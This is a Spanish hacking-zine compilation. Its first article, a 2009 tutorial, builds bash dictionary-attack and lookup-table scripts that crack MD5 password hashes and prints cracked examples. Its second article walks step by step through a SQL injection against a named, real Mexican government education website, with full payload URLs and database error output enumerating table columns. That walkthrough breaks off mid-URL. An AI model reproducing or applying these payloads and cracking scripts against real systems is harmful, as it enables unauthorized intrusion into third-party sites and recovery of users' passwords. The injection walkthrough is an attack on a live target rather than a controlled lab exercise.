Recientemente, se ha utilizado el poder de procesamiento de los procesadores gráficos NVidia y la tecnología *CUDA* para *crackear* los hashes MD5 con una vertiginosa velocidad, gracias al poder de cálculo distribuido [3] e incluso se ha encontrado que es posible ocasionar colisiones MD5 a voluntad utilizando un poder de procesamiento aún mayor [4].

La codificación del MD5 de 128 bits se representa como un número hexadecimal de 32 dígitos.

Por ejemplo, al *encriptar* con el algoritmo MD5 la palabra "*password*" obtendremos la cadena de caracteres de 32 dígitos "*5f4dcc3b5aa765d61d8327deb882cf99*".

Utilizando el método descrito en el artículo "*MD5 considered harmful today*" [4], podríamos llegar a encontrar una cadena diferente de "*password*" que nos diera como resultado la misma cadena "*5f4dcc3b5aa765d61d8327deb882cf99*". De eso precisamente se tratan las colisiones de hash.

En este artículo describiremos sin embargo, como se puede obtener la palabra en claro a partir del hash MD5, usando el viejo [pero efectivo] método de fuerza bruta, sin meternos por el momento con la tecnología empleada para *colisionar* MD5. Después de todo, no disponemos de *$20,000 US* para invertirlos en unas 200 consolas playstation...

Existen multitud de herramientas y sitios *online* que ofrecen bases de datos con las correspondencias de *palabra y hash*, lo cual nos puede ahorrar tiempo y dolores de cabeza a la hora de *auditar* un hash MD5.

Por ejemplo en milw0rm [5] se encuentra una amplia base de datos, accesible públicamente y en forma gratuita, que contiene miles de entradas del tipo:

md5 98d3eb454aca9a4386d10e2d199ecd43 t19k0572 cracked 2006-11-14 00:12:17
md5 6ff3a709898c448269322001d983c279 darkzero cracked 2006-11-14 00:07:41
md5 0da1f9d3e0b1e8eca80ebe84745cd75d qjaafaun cracked 2006-11-14 00:07:22
...

Una excelente base de datos online la proporciona el sitio GDataOnline, donde podemos encontrar los passwords [y sus hashes] en varios idiomas, y podemos también colaborar con el sitio enviando los nuestros, para ayudar a incrementar la base de datos.

Un sitio muy recomendable que hasta hace poco encontré es md5crack.com, que utiliza el poder del buscador Google para encontrar hashes MD5 "perdidos".

No obstante, tampoco es el objetivo del presente artículo hacer uso de estas prácticas herramientas online.

Lo que nosotros haremos en ésta ocasión, será *crear* un *cracker* de hashes MD5, a la vieja usanza, [*casi*] desde cero.

Para ello, el sistema operativo "*del pingüino"* cuenta con las herramientas necesarias para llevar a cabo ésta práctica, en forma totalmente gratuita.

Pero tampoco es indispensable, ya que seguramente se encontrarán las mismas herramientas (o semejantes) en otros sistemas operativos. Por lo tanto lo aquí explicado no será exclusivo para usuarios de *Linux*/*nix, aunque es aconsejable su uso, ya que usaremos el lenguaje *bash*.

Lo primero que necesitamos es, una herramienta que nos genere un hash MD5 a partir de un archivo, o en nuestro caso, a partir de una de texto específica.

Utilizaremos la "*Command Line Message Digest Utility*" que encontraremos en el sitio http://www.fourmilab.ch/md5/ y que es de *domino público*. En el sitio se detallan los pormenores de su uso, por lo que, por el momento no abundaremos mucho al respecto.

Descargamos el paquete *md5.tar.gz* [ó *md5.zip*] desde el apartado *Download*, y lo almacenamos en algún directorio de nuestro disco duro. Dicho paquete contiene el código fuente y el script Makefile para facilitarnos la tarea de compilación. También contiene un ejecutable en formato *.exe*, listo para usar en plataformas Windows.

Procedemos a descomprimirlo, y compilarlo, para lo cual desde la línea de comandos ejecutamos:

```
$tar xzvf md5.tar.gz
...
```

Y posteriormente:

```
$make
gcc -O3 -Wall -c -o md5.o md5.c
gcc -O3 -Wall -c -o main.o main.c
gcc -o md5 md5.o main.o
```

Con esto generaremos el ejecutable *md5*, que podemos usar con el parámetro "-h" de la siguiente forma:

$./md5 -h

MD5 -- Calculate MD5 signature of file. Call
with md5 [options] [file ...]

Options:
-csig Check against sig, set exit status 0 = OK
-dtext Compute signature of text argument
-l Use lower case letters for hexadecimal digits
-n Do not show file name after sum
-ofname Write output to fname (- = stdout)
-u Print this message
-v Print version information

by John Walker -- http://www.fourmilab.ch/
Version 2.2 (2008-01-14)

This program is in the public domain.

Observamos en pantalla la sintaxis de uso del programa, específicamente nos interesa la opción "-*dtext*", que nos permitirá pasar una cadena de texto para su conversión a hash MD5. Ejemplo:

$ ./md5 -dpassword
5F4DCC3B5AA765D61D8327DEB882CF99

Funciona. Obtenemos la cadena de 32 dígitos que vimos previamente y que corresponde al hash de la palabra "password". Podemos usar el parámetro "-*l*" para que nos muestre la salida en minúsculas:

$ ./md5 -l -dpassword
5f4dcc3b5aa765d61d8327deb882cf99

Bien. Hasta aquí no hemos avanzado mucho aún, pero tenemos ya el "cerebro" de nuestro script, el que se encargará de hacer la parte difícil. Sólo nos falta dotarlo de un poco de inteligencia... y músculos.

Con fines prácticos e ilustrativos, supondremos que tenemos un archivo te texto con un listado de unas 10 hashes MD5 [sin meternos mucho con de dónde lo obtuvimos], de las cuales nos interesa conocer su correspondiente palabra en texto claro. Veamos el contenido de tal archivo:

$cat hashes-md5.txt
e10adc3949ba59abbe56e057f20f883e
09bb63bf7635f9cfd50f022e7a3b0dba
a4826dcd193b4161365d7457e67da538
2b903105b59299c12d6c1e2ac8016941
37a08ed30093a133b1bb4ae0b8f3601f
ff5390bde5a4cf0aa2006cf2198efd29
f36f353e364f648dd9d693b794a35714
0057e1e035b96af0d1fa43a27d2c38ad
be6d724989161e83eadae161845332cf
ac87b4cce0403805138751f3d14d6f33

Realizar el proceso inverso, que nos lleve a saber la palabra en claro a partir del hash MD5 sería prácticamente imposible. Lo que suele hacerse la mayoría de las veces en estos casos es, encriptar una segunda palabra en claro, comparar el hash resultante con el de la primera y ver si se corresponden. En caso contrario, hay que intentar con una nueva palabra. Esto es, en esencia, un *ataque por diccionario*:

palabra1 --> Hash1
palabra2 --> hash2
Hash1 igual a Hash2?

Si --> Contraseña encontrada
No --> Intentar siguiente

Simple no? Para llevar a cabo este tipo de ataque, entonces necesitaremos un archivo de texto que contenga una lista de palabras o *diccionario*. El éxito de un ataque de éste tipo dependerá de la calidad del diccionario, es decir, el número y la diversidad de palabras que contenga. A más cantidad de palabras, más posibilidades de éxito tendrá el ataque.

Podríamos crear nuestro propio diccionario, pero es posible encontrar algunos muy buenos en muchos sitios de internet, un ejemplo es el *top 500 de los passwords más usados [6]*. Obtenemos alguno y lo guardamos en nuestro disco duro como *"diccionario.txt"*.

Una vez que tenemos nuestro archivo de *hashes a crackear*, nuestro diccionario, y el planteamiento del problema, estamos listos para un poco de código.

Necesitamos realizar dos bucles o *iteraciones*, una para cada entrada del archivo de hashes y una para cada palabra del diccionario, en esencia, un *for* anidado en otro. El algoritmo se vería similar a éste:

```
for [cada hash en el primer archivo] (hacer los siguiente):
for [cada palabra del diccionario] (hacer lo siguiente):
procesar hash de una palabra
comparar con hash a crackear
...
hecho for1
hecho for2
```

El comando *cat* nos ayudará a leer el contenido de cada uno de los archivos, y hacemos uso de algunas variables para almacenar los contenidos temporalmente. Un código inicial quedaría como sigue:

```
#!/bin/bash
for i in $(cat hashes-md5.txt);do
for j in $(cat diccionario.txt);do

#Usamos la variable TEST para almacenar
#el hash generado a partir de una palabra
#del diccionario.
TEST=$(./md5 -l -d$j)

 #Comparamos los 2 hashes, el que queremos "crackear"
 #y el generado a partir del diccionario
 if [ "$i" = "$TEST" ];then

 #En caso de ser iguales, lo muestra en pantalla
 #y sale del bucle, para continuar con el siguiente
 #hash del archivo a auditar.
 echo -e "$i --> $j"
 break
 fi
done
done
```

Guardamos el código anterior en un archivo de texto plano, con el nombre que deseemos [en mi caso *crackmd5.sh*], y le damos permisos de ejecución de la siguiente forma:

```
$ chmod +x crackmd5.sh
```

Y lo corremos ejecutando la siguiente línea:

```
$ ./crackmd5.sh
e10adc3949ba59abbe56e057f20f883e --> 123456
09bb63bf7635f9cfd50f022e7a3b0dba --> rosebud
a4826dcd193b4161365d7457e67da538 --> sexsex
37a08ed30093a133b1bb4ae0b8f3601f --> einstein
ff5390bde5a4cf0aa2006cf2198efd29 --> melissa
```

Si todo ha ido bien, vemos que funciona y nos muestra las palabras en claro de los hashes que logró identificar.

Esta sería la primera fase de *desarrollo* de nuestro cracker MD5, en fases subsecuentes podríamos sustituir los nombres de los archivos por variables, que junto con el paso de *argumentos* harían mucho más flexible nuestro script, entre otras muchas funcionalidades que sería posible añadirle.

Un ataque por diccionario, tiene sus limitaciones y sus inconvenientes. Uno de los principales sería que su éxito está en proporción directa con el diccionario que se use. Lógicamente si en nuestro diccionario no aparece la palabra que estamos buscando, el ataque no tendrá éxito. Otra de las desventajas es que si tenemos archivos muy grandes, el proceso requiere muchos *ciclos de CPU* y puede llegar a ser muy lento.

Una excelente alternativa que podemos utilizar para incrementar la eficiencia del ataque son las *Rainbow Tables* [7]. Una Rainbow Table es un archivo que contiene un listado con las correspondencias de "*hash -> password*".

Al usar este tipo de tablas, ahorraremos cantidades importantes de tiempo de procesamiento, ya que se procesa una sola vez la creación de las hashes, y se almacena el resultado en un archivo en nuestro disco duro, que estará disponible siempre que se necesite. Para "ataques" posteriores, lo único que hay que hacer es buscar el hash en esa tabla, lo cual será mucho más rápido.

Los sitios online que mencionamos anteriormente basan su funcionamiento en este tipo de tablas. Almacenan una o varias tablas en una base de datos, y cuando un cliente realiza la petición de "crackear" un hash, lo que en realidad está haciendo es una búsqueda en la base de datos.

De igual forma, se pueden conseguir en internet tablas rainbow, algunas que llegan a pesar incluso varios gigabytes y que contienen todas las posibles combinaciones de caracteres alfabéticos, numéricos, caracteres especiales, etc. muchas de ellas para su descarga en forma gratuita. Con la ayuda de una gran tabla de este tipo, podemos incrementar nuestras posibilidades de éxito a cerca del 100%.

También podríamos optar por construir nuestra propia tabla rainbow, a partir de un buen diccionario, con un script semejante al descrito antes, más sencillo aún, ya que no requeriría realizar comparaciones y con un solo bucle bastaría. El código sería algo como esto:

```
#/bin/bash
for i in $(cat diccionario.txt);
 do
 HASH=$(./md5 -l -d$i)
 echo -e "$HASH\t$i"
 done
```

Su uso sería muy sencillo, sólo lo guardamos en formato texto [como rainbow-md5.sh], le asignamos permisos de ejecución con el comando:

```
$chmod +x rainbow-md5.sh
```

Y lo ejecutamos:

```
$./rainbow-md5.sh
e10adc3949ba59abbe56e057f20f883e 123456
5f4dcc3b5aa765d61d8327deb882cf99 password
25d55ad283aa400af464c76d713c07ad 12345678
81dc9bdb52d04dc20036dbd8313ed055 1234
acc6f2779b808637d04c71e3d8360eeb pussy
827ccb0eea8a706c4c34a16891f84e7b 12345
8621ffdbc5698829397d97767ac13db3 dragon
d8578edf8458ce06fbc5bb76a58c5ca4 qwerty
7d0710824ff191f6a0086a7e3891641e 696969
...
```

Extremadamente simple. Sólo hay que redirigir la salida estándar del script hacia el archivo donde queremos almacenar nuestra tabla, con el operador de redirección ">", de la siguiente forma:

```
$./rainbow-md5.sh > rainbow-table.txt
```

Una vez que tenemos almacenada nuestra rainbow table, podemos usar el comando *grep* para buscar cada uno de los hashes de nuestro archivo "hashes-md5.txt":

```
$grep "e10adc3949ba59abbe56e057f20f883e" rainbow-table.txt
e10adc3949ba59abbe56e057f20f883e 123456
```

El resultado es casi inmediato. Se aprecia una ganancia en velocidad enorme. Sin embargo, sería más eficiente utilizar un nuevo script que nos vaya probando cada uno de los hashes del archivo, para no hacerlo "a mano". Una sola línea de código *bash* sería suficiente:

```
$for i in $(cat hashes-md5.txt); do grep $i rainbow-table.txt; done
e10adc3949ba59abbe56e057f20f883e 123456
09bb63bf7635f9cfd50f022e7a3b0dba rosebud
a4826dcd193b4161365d7457e67da538 sexsex
37a08ed30093a133b1bb4ae0b8f3601f einstein
ff5390bde5a4cf0aa2006cf2198efd29 melissa
```

Nuevamente, se aprecia una importante diferencia de tiempo, a favor del método de la rainbow table.

Veamos la diferencia de tiempo aproximada entre los 2 métodos, usando el primer script "crackmd5.sh", contra el segundo método, el de rainbow table:

```
$ time ./crackmd5.sh
e10adc3949ba59abbe56e057f20f883e --> 123456
09bb63bf7635f9cfd50f022e7a3b0dba --> rosebud
a4826dcd193b4161365d7457e67da538 --> sexsex
37a08ed30093a133b1bb4ae0b8f3601f --> einstein
ff5390bde5a4cf0aa2006cf2198efd29 --> melissa

real 0m17.910s
user 0m3.936s
sys 0m13.725s

$ time for i in $(cat hashes-md5.txt);do grep $i rainbow-table.txt ;done
e10adc3949ba59abbe56e057f20f883e 123456
09bb63bf7635f9cfd50f022e7a3b0dba rosebud
a4826dcd193b4161365d7457e67da538 sexsex
```

37a08ed30093a133b1bb4ae0b8f3601f einstein
ff5390bde5a4cf0aa2006cf2198efd29 melissa

real 0m0.177s
user 0m0.032s
sys 0m0.060s

Creo que ha quedado claro.

Si hemos puesto atención, vemos que algunos de los 10 hashes del archivo "hashes-md5.txt" no se han encontrado, y ninguno de los 2 métodos nos informa al respecto. Se puede corregir agregando unas pocas instrucciones a los scripts, que muestren un aviso en caso de que no se haya encontrado alguno de los *passwords*. Pero lo dejamos a la imaginación del lector, a manera de ejercicio práctico (Una pista: hacer uso del comando *else*).

De igual forma, si no encontramos alguno de los passwords por medio del ataque por diccionario, siempre se puede recurrir a las bases de datos online, (una simple búsqueda en Google puede dar resultados sorprendentes) o a ataques por *fuerza bruta pura*, probando todas las posibles combinaciones de caracteres, lo cual puede llevar, lamentablemente, demasiado tiempo para ser factible.

A manera de conclusión, podemos comentar que el algoritmo MD5 ha dejado de considerarse seguro, y dentro de poco quizá sea sustituido por otro más seguro y más eficiente. Pero mientras eso pasa, nosotros como usuarios tenemos la *responsabilidad* de usar alternativas más seguras, y emplear contraseñas mejor elegidas para proteger nuestros datos y los de nuestros sistemas. Una cadena siempre se rompe por el eslabón más débil.

Referencias:

1. http://es.wikipedia.org/wiki/MD5
2. http://es.wikipedia.org/wiki/Colisi%C3%B3n_(hash)
3. http://www.elcomsoft.com/edpr.html
4. http://www.win.tue.nl/hashclash/rogue-ca/
5. http://milw0rm.com/cracker/list.php?start=01
6. http://drfriki.blogspot.com/2009/01/top-500-los-passwords-ms-usados.html
7. http://en.wikipedia.org/wiki/Rainbow_table

Sitios de interés:

http://people.csail.mit.edu/rivest/
http://www.fourmilab.ch/md5/
http://gdataonline.com/index.php
http://md5crack.com/
http://www.hashchecker.com
http://www.freerainbowtables.com

Enero, 2009

ksaver; viksaver [at] gmail [dot] com
http://drfriki.blogspot.com/

Hacking en webs ASP con Inyección SQL


By Jersain Llamas (furcronet)

Introducción
Inyección y Bug
Explotando el BUG
Despedida

Introducción:
Este bug sirve para MSSQL cuando corre con permisos de sistema (la famosa cuenta SA de MSSQL tiene permisos de sistema y es la cuenta por defecto.


Inyección y Bug:
Ok, en este caso usare una pagina gubernamental, SEMS; Subsecretaria de Educación Media Superior, es de la SEP; Secretaria de Educación Pública, okz, entramos: http://www.sems.gob.mx/aspnv/homesems.asp

Nos vamos a alguna noticia, en mi caso agarre esta:
http://www.sems.gob.mx/aspnv/DetalleNoticia.asp?nivel1=0&nivel2=0&Crit=0&Cve=0&x4=54&x3=42886&x9=&Usr=0&Ss=



Tiene muchas variables GET, examinemos la url:
http://www.sems.gob.mx/aspnv/DetalleNoticia.asp?nivel1=0&nivel2=0&Crit=0&Cve=0&x4=54&x3=42886&x9=&Usr=0&Ss=
la variable nivel1=0 esta nula, ahi no, nivel2=0, nula =, crit=0, nula, Cve=0, nula,x4=54 buena, x3=42886, buena,x9=, vacía, Usr=0, nula, Ss=, vacía

En las que dije que eran buenas intentamos, primero probamos con x4;
Ponemos: ' having 1=1--
Y queda así:
http://www.sems.gob.mx/aspnv/DetalleNoticia.asp?nivel1=0&nivel2=0&Crit=0&Cve=0&x4='%20having%201=1--&x3=42886&x9=&Usr=0&Ss=



y nos da:
Error Type:


Microsoft VBScript runtime (0x800A000D)

Type mismatch: '[string: "' having 1=1--"]'

/aspnv/DetalleNoticia.asp, line 176

Okz, habíamos puesto:
http://www.sems.gob.mx/aspnv/DetalleNoticia.asp?nivel1=0&nivel2=0&Crit=0&Cve=0&x4='%20having%201=1--&x3=42886&x9=&Usr=0&Ss=

si observas bien quitamos el valor de x4 que era 54 y pusimos ' having 1=1--, ahora en vez de quitarlo agregamos +having+1=1--
url:
http://www.sems.gob.mx/aspnv/DetalleNoticia.asp?nivel1=0&nivel2=0&Crit=0&Cve=0&x4=54+having+1=1--&x3=42886&x9=&Usr=0&Ss=



Y nos arroja:
Error Type:

Microsoft VBScript runtime (0x800A000D)

Type mismatch: '[string: "54 having 1=1--"]'

/aspnv/DetalleNoticia.asp, line 176

No sirvió de nada...
mmmm pero aun nos queda otra variable x3, ahora probamos con esa:

Url:
http://www.sems.gob.mx/aspnv/DetalleNoticia.asp?nivel1=0&nivel2=0&Crit=0&Cve=0&x4=54&x3='%20having%201=1--&x9=&Usr=0&Ss=


Y nos sale:
Error Type:

Microsoft OLE DB Provider for ODBC Drivers (0x80040E14)

[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quotation mark before the character string ' having 1=1--'.

/aspnv/DetalleNoticia.asp, line 126
Tampoco nos sirve esto, pero bueno, nos tira algo diferente.. que pasara si colocamos +having+1=1-- ?

URL:
http://www.sems.gob.mx/aspnv/DetalleNoticia.asp?nivel1=0&nivel2=0&Crit=0&Cve=0&x4=54&x3=42886+having+1=1--&x9=&Usr=0&Ss=



Y nos muestra:

Error Type:

Microsoft OLE DB Provider for ODBC Drivers (0x80040E14)


[Microsoft][ODBC SQL Server Driver][SQL Server]Column 'Documento.IdDocumento' is invalid in the select list because
it is not contained in an aggregate function and there is no GROUP BY clause.

/aspnv/DetalleNoticia.asp, line 126

Nos tira la tabla y el campo, vulnerable a ASP injeccion, pero aun no se sabe si es explotable

Ahora para sacar los demas campos es otra injeccion:
' GROUP BY Documento.IdDocumento HAVING 1=1--
pero como no funciono con ' having 1=1--
sera:
+GROUP BY Documento.IdDocumento HAVING 1=1--
o+GROUP+BY+Documento.IdDocumento+HAVING+1=1—

URL:http://www.sems.gob.mx/aspnv/DetalleNoticia.asp?nivel1=0&nivel2=0&Crit=0&Cve=0&x4=54&x3=42886+group%20by%20Documento.IdDocumento%20having+1=1--&x9=&Usr=0&Ss=



Y Nos arroja:

Error Type:

Microsoft OLE DB Provider for ODBC Drivers (0x80040E14)

[Microsoft][ODBC SQL Server Driver][SQL Server]Column 'Documento.IdClaseDoc' is invalid in the select list because it
is not contained in either an aggregate function or the GROUP BY clause.

/aspnv/DetalleNoticia.asp, line 126

Nos arroja el segundo campo, ahora tendremos que separar la tabla y el campo con una , (coma)

URL:

http://www.sems.gob.mx/aspnv/DetalleNoticia.asp?nivel1=0&nivel2=0&Crit=0&Cve=0&x4=54&x3=42886+GROUP+BY+Documento.IdDocumento,%20Documento.IdClaseDoc+HAVING+1=1--%20&x9=&Usr=0&Ss=

y así sacamos todas hasta que ya no nos salga ninguna:

http://www.sems.gob.mx/aspnv/DetalleNoticia.asp?nivel1=0&nivel2=0&Crit=0&

